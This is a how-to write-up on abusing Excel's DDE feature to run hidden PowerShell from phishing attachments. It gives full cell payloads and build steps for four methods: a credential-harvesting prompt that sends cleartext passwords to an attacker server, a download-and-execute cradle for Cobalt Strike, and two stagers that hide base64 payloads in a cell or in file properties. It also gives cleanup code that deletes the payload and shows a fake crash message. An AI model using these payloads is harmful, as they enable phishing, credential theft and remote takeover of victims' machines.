PowerShell code execution within Excel

Author: Matt Merrill

Twitter: @merrillmatt011

Table of Contents

Executive Summary

PowerShell is able to be executed within Microsoft Excel taking advantage of a vulnerability within the Dynamic Data Exchange (DDE) feature in Excel. Using a simple format like the following:

```
=cmd|' /C calc'!A0
```

Will execute the program cmd.exe and then execute calc.exe. The down fall of the vulnerability is the space is limited to the size of a long file name which is 255 UTF-16 characters, also some environmental conditions need to be enabled.

- Access to the program cmd.exe
- Access to any other program needed i.e. PowerShell

If those are available then the victim is capable to be socially engineered to open a phishing email with the attachment. The following conditions need to be met for the code to be executed:

- Victim needs to open the email
- Victim needs to open the attachment
- Victim if prompted to "Enable Content" will have to do so
- Lastly there is an informational prompt that will prompt the user if the user clicks "yes"
- Then the code will execute

Method (1) - PowerShell credential harvester within Excel

Summary

The overall goal of this method is not to gain access but to steal credentials of the victim if the user is using a "Username & Password" based authentication. If the user is using Common Access Card (CAC) based authentication then this may not be the best method to attempt. Within the Excel input the cell value below replacing the appropriate values.

Cell value:

```
=cmd|' /c powershell -w hidden $c=(Get-
Credential);$p=$c.GetNetworkCredential().password;$d=$env:userdomain;$u=$c.GetNetwo
rkCredential().Username;$e=(New-Object
System.Net.WebClient).DownloadString(\"http://[IP]/$d/$u/$p\"); powershell -e $e'!A0
```

Cell break down:

1. The "=" sign states that it is calling a function within Excel
2. "cmd" is executing cmd.exe with the following options
   a. "powershell" meaning call powershell.exe
   b. "-w" shortcut for powershell option WindowStyle
   c. "hidden" stating that the WindowStyle will be hidden
   d. $c (This is the window that prompts for credentials)
   e. $p (This is grabbing the clear text password and saving it as a variable)
   f. $d (Grabbing the environmental variable userdomain and saving it as a variable)
   g. $c (Grabbing the username enter into the prompt)
   h. $e (This is the webclient that is going to send the credentials back to a web server)
   i. PowerShell is called to perform the web request to the web server with the following request format

      http://[IP]/(Domain Name)/(User Name)/(Password)
   j. "'!A0**"** is stating the end of the cell function (**Required)**
3. To verify the credentials were received an operator can check the following
   a. Access log
   b. Web log

How to generate:

1. Setup a webserver listening either
   a. Python SimpleHTTPServer
   b. Apache
   c. Etc.
2. Modify Cell above to contain IP address or Domain and insert into an Excel
   a. Ensure the quotations are escaped

Method (2) - PowerShell One-liner call out to webserver within Excel

Summary

The overall goal of this method is to attempt to gain logical access to the victim machine. If the victim goes through all the steps to perform code execution then the PowerShell one-liner will execute. This will work if the victim doesn't block the PowerShell one-liner code.

Cell value:

```
=cmd|' /c powershell -w hidden -c IEX ((New-Object
net.webclient).downloadstring(\"http://[IP]:[Port (Optional)]/[Webpage Name]\"))'!A0
```

Cell break down:

1. The "=" sign states that it is calling a function within Excel
2. "cmd" is executing cmd.exe with the following options
    a. "powershell" meaning call powershell.exe
    b. "-w" shortcut for PowerShell option WindowStyle
    c. "hidden" stating that the WindowStyle will be hidden
    d. "-c" shortcut for PowerShell option Command
    e. "IEX" shortcut for Invoke-Expression
    f. "((New-Object net.webclient).downloadstring((\"http://[IP]:[Port (Optional)]/[Webpage Name]\"))" performing the web request to grab the payload from a webserver and then it will be executed via the IEX
    g. "'!A0**"** is stating the end of the cell function (**Required)**

How to generate:

1. Use CobaltStrike to host a CobaltStrike PowerShell Web-delivery
2. Take the command provided and modify the string to match the example above
    a. Ensure the Quotations are escaped
3. Modify Cell above to contain IP address or Domain [Port] and insert into an Excel

Method (3) - Powershell One-liner to call a Cell within Excel and Execute Payload (No Call-out)

****Warning this will continue to prompt user till the user selects "NO" but the operator will get a beacon for every "YES" selected by user****

Summary

The overall goal of this method is to attempt to gain logical access to the victim machine. If the victim goes through all the steps to perform code execution then the Excel will call PowerShell that will then open the same Excel and read a cell with in the worksheet and execute the payload. Limitations the informational prompt will continue to prompt until the user clicks "No", also the user needs to save the Excel the same name that is in the Cell somewhere in their environmental variable HOMEPATH. If that variable is not set then it will not work.

Cell value:

```
=cmd|'/c powershell $p=\"\[Name of File]\";powershell -w hidden –ec $((((New-Object -ComObject Excel.Application).Workbooks.Open(-join ($((gci -r $env:HOMEPATH [Name of File]).DirectoryName),$p))).Worksheets.Item(1)).Cells.Item(1,1).Text)'!A0
```

Cell break down:

1. The "=" sign states that it is calling a function within Excel
2. "cmd" is executing cmd.exe with the following options
   a. "powershell" meaning call powershell.exe
   b. "$p" File path including "\" Example: "\Payload.xlsx"
      i. The Quotations need to be escaped. End example: \"\Payload.xlsx\"
   c. "powershell" meaning call powershell.exe
   d. "-w" shortcut for PowerShell option WindowStyle
   e. "hidden" stating that the WindowStyle will be hidden
   f. "–ec" shortcut for PowerShell option EncodedCommand (Looking for a base64 encoded string)
   g. "New-object –ComObject Excel.Application" (Opening Excel in the background hidden)
   h. "Workbooks.Open(…)" (Opening the workbook if saved looking for it within the environmental variable HOMEPATH and grabbing the Directory Name that the file is saved in)
   i. "Worksheets.Item" (Opening the worksheet "1" equals worksheet one)
   j. Cells.Item(1,1) (Reading Cell A1 and grabbing the content of the Cell)
   k. The coordinates are to be set to where the payload is located
   l. After the Content is collected from the Cell it executes the base64 encoded string

How to generate:

1. Use CobaltStrike to host a CobaltStrike Powershell Web-delivery
2. Browse to the payload Example: http://192.168.1.1/a
    a. Content should be a long string that starts with $s….ReadEnd();
    b. Copy the content
3. Open a powershell window and run the following commands:

```
$command = '[Paste the contents of the Payload] '
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)
$encodedCommand
```

4. Take the rather long string and put the contents in to the cell that you would like to call
5. Modify the cmd above to work with the Payload and the File and put into the same Excel that the payload string is pasted into.

Limitations/Weaknesses:

1. This will only work if the user/victim saves the file and doesn't rename it to.
2. Will prompt user multiple times with the same prompt due to the fact that it is in a loop that opens Excel and executes the cmd until the loop is broke (i.e. User selects "NO")

This can be used as a way to perform phishing for access. The artifact is left on target and there is no way to clean up.

Method (4) - Powershell One-liner to call File Attribute within Excel and Execute Payload (No Call-out)

Summary

The overall goal of this method is to attempt to gain logical access to the victim machine. If the victim goes through all the steps to perform code execution then the cell will close all Excel and then run PowerShell to open the file attributes of the Excel. Again the user will have to save the file somewhere within their HOMEPATH variable. The Excels need to close because the attributes are blank until the file is closed. A possible piece of the payload could display a message stating an Excel Crash.

Cell Value:

```
=cmd|'/c  taskkill /F /IM EXCEL* &&  powershell -w hidden $F=((New-Object -ComObject Shell.Application).namespace($($(gci -r $env:HOMEPATH P.xlsx).DirectoryName)));$T=$F.items().item(\"P.xlsx\");$V=$($F.getDetailsOf($T,185));powershell -ec $V'!A0
```

Cell break down:

1. The "=" sign states that it is calling a function within Excel
2. "cmd" is executing cmd.exe with the following options
    a. "taskkill /F /IM EXCEL" closing all EXCEL process running.
    b. "powershell" meaning call powershell.exe
    c. "-w" shortcut for PowerShell option WindowStyle
    d. "hidden" stating that the WindowStyle will be hidden
    e. $F (Opens a shell.application in the background and dynamically searches for the folder that the Excel is located in if the file is saved to disk)
    f. $T (Opens the File within the Folder)
    g. $V (Calls details of the File specifically the Language detail and saves the contents)
3. After the Content is collected from the detail it executes the base64 encoded string

How to generate:

1. Use CobaltStrike to host a CobaltStrike Powershell Web-delivery
2. Browse to the payload Example: http://192.168.1.1/a
    a. Content should be a long string that starts with $s....ReadEnd();
    b. Copy the content
3. Open a powershell window and run the following commands:

```
$command = '[Paste the contents of the Payload] '
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)
$($encodedCommand –split '(.{1000})') > [Name of Output File]
```

4. Ensure that the output is broken in to different string and that each string has no return character

5. The length of each string should be only “1024” characters and there can be no more than 8 lines equaling 8192 characters all together
6. Next we need to create a stager to go into the details header to call the actual payload
    a. Copy the string below:

```
$F=((New-Object -ComObject Shell.Application).namespace$($(gci -r
$env:HOMEPATH [File
Name]).DirectoryName));$E="";$T=$F.items().item("[File
Name]");$a=@(21,22,18,23,24,20,33);Foreach($i in
$a){$V=$($F.getDetailsOf($T,$i));$E+="$V"};powershell -ec $E
```

    b. The string calls each attribute detail and compiles a string to call the complete payload
    c. After the string is copied turn it into a base64 encoded command via below:

```
$command = '[Paste the contents of the Payload] '
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)
```

7. Add that string to the file that has the rest of the payload
    a. Now this is the hard part
    b. There are 9 attributes that the payload and stager can be put into

i.	Title	21
ii.	Subject	22
iii.	Tags	18
iv.	Categories	23
v.	Comments	24
vi.	Authors	20
vii.	Company	33
viii.	Content Status	126
ix.	Language	185

c. The number on the side of the attribute details is the number that is associated to the attribute detail. Example if you look at the command at the beginning of the Method there is a

\");$V=$($F.getDetailsOf($T,185));

the 185 is saying call Language detail. So what needs to happen is the payload need to be pasted into the details a specific order or it will not work! The command that is calling the order is the one with the for loop

$a=@(21,22,18,23,24,20,33);Foreach($i in $a){$V=$($F.getDetailsOf($T,$i));$E+="$V"};

the numbers in the @() is an array that states the order to compile the string (i.e Payload) so whatever order the payload is put into the details it needs to reflect that in the stager command.

****Refer to Reference A to state how the detail numbers were discovered****


8. Modify the first command to reference the detail number where the stager command is placed above to work with the Payload and the File and put into the same Excel that the attributes are set

Limitations/Weaknesses:

1. This will only work if the user/victim saves the file and doesn't rename it to.
2. This only works if the Excel is closed and maybe obvious if the user shows attributes

This can be used as a way to perform phishing for access. The artifact is left on target

Current Discoveries



Microsoft Excel

Remote data not accessible.
To access this data Excel needs to start another application. Some legitimate applications on your computer could be used maliciously to spread viruses or damage your computer. Only click Yes if you trust the source of this workbook and you want to let the workbook start the application.
Start application 'CMD.EXE'?

<u>Reference Prompt 1</u>

<u>This prompt can't be disabled or have not appear</u>

1. Each cell that has the "=cmd" in it can only have 255 characters between the =cmd|'[255 characters]'!A0 or this error comes up and can't find a way around it.



Microsoft Excel

The name that you entered is not valid.

Reasons for this can include:
-The name does not begin with a letter or an underscore
-The name contains a space or other invalid characters
-The name conflicts with an Excel built-in name or the name of another object in the workbook

<u>Reference Prompt 2</u>

2. Each attribute can have roughly 1024 characters don't know the exact number or it will be blank when it gets called by powershell
3. If this message is displayed:


Microsoft Excel

This workbook contains links to other data sources.

• If you update the links, Excel will attempt to retrieve the latest data.
• If you don't update the links, Excel will use the previous information.

Note that data links can be used to access and share confidential information without your permission and possibly perform other harmful actions. Do not update the links if you do not trust the source of this workbook.

<u>Reference Prompt 3</u>

The links need to be edited and changed to don't prompt and update links within the "DATA" tab

4. The "=cmd" command has to have escape characters if there is a quotation or etc
    a. The escape character is a "\" backslash
5. The Excel will only work if the following conditions are true (payload in the Excel):
    a. The user save the excel anywhere in their user profile
    b. The user opens the excel
    c. The user selects yes to Prompt 1

Way Forward

```
$excel = new-object -com Excel.Application -Property @{Visible = $false};$workbook =
$excel.Workbooks.Open(-join ($((gci -r $env:HOMEPATH "[File Name]").DirectoryName),$p));
$sheet = $workbook.Sheets.Item(1);
[void]$sheet.Cells.Item([Cell range where stager/payload is located]).Delete();
$workbook.Close($true);$excel.quit();
[Runtime.Interopservices.Marshal]::ReleaseComObject($excel);[System.Reflection.Assembly]::Load
WithPartialName("System.Windows.Forms");[System.Windows.Forms.MessageBox]::Show("A
problem caused the program to stop working correctly Windows will close the program and notify
you if a solution is available.", "Microsoft Excel");
```

1. After the Excel is closed a powershell can open it but the user will be prompt again and delete the cell that has the payload/stager. If the file is not open it can be closed and saved over the previous one
2. Generate an Error message statement the notifies that Excel has stopped working

Reference A

```
$FullName = "[Full Path to the Excel File]"


$Folder = Split-Path $FullName
$File = Split-Path $FullName -Leaf

$objShell = New-Object -ComObject Shell.Application
$objFolder = $objShell.namespace($Folder)
$Item = $objFolder.items().item($File)
For($i=0;$i -lt 200;$i++){
  $id = $($objFolder.getDetailsOf($Item, $i))
  Write-Host "$i = $id"
  }
```

1. This will display the number and what the value is (i.e if you put a number/words in each field in the properties/details then that will be displayed here)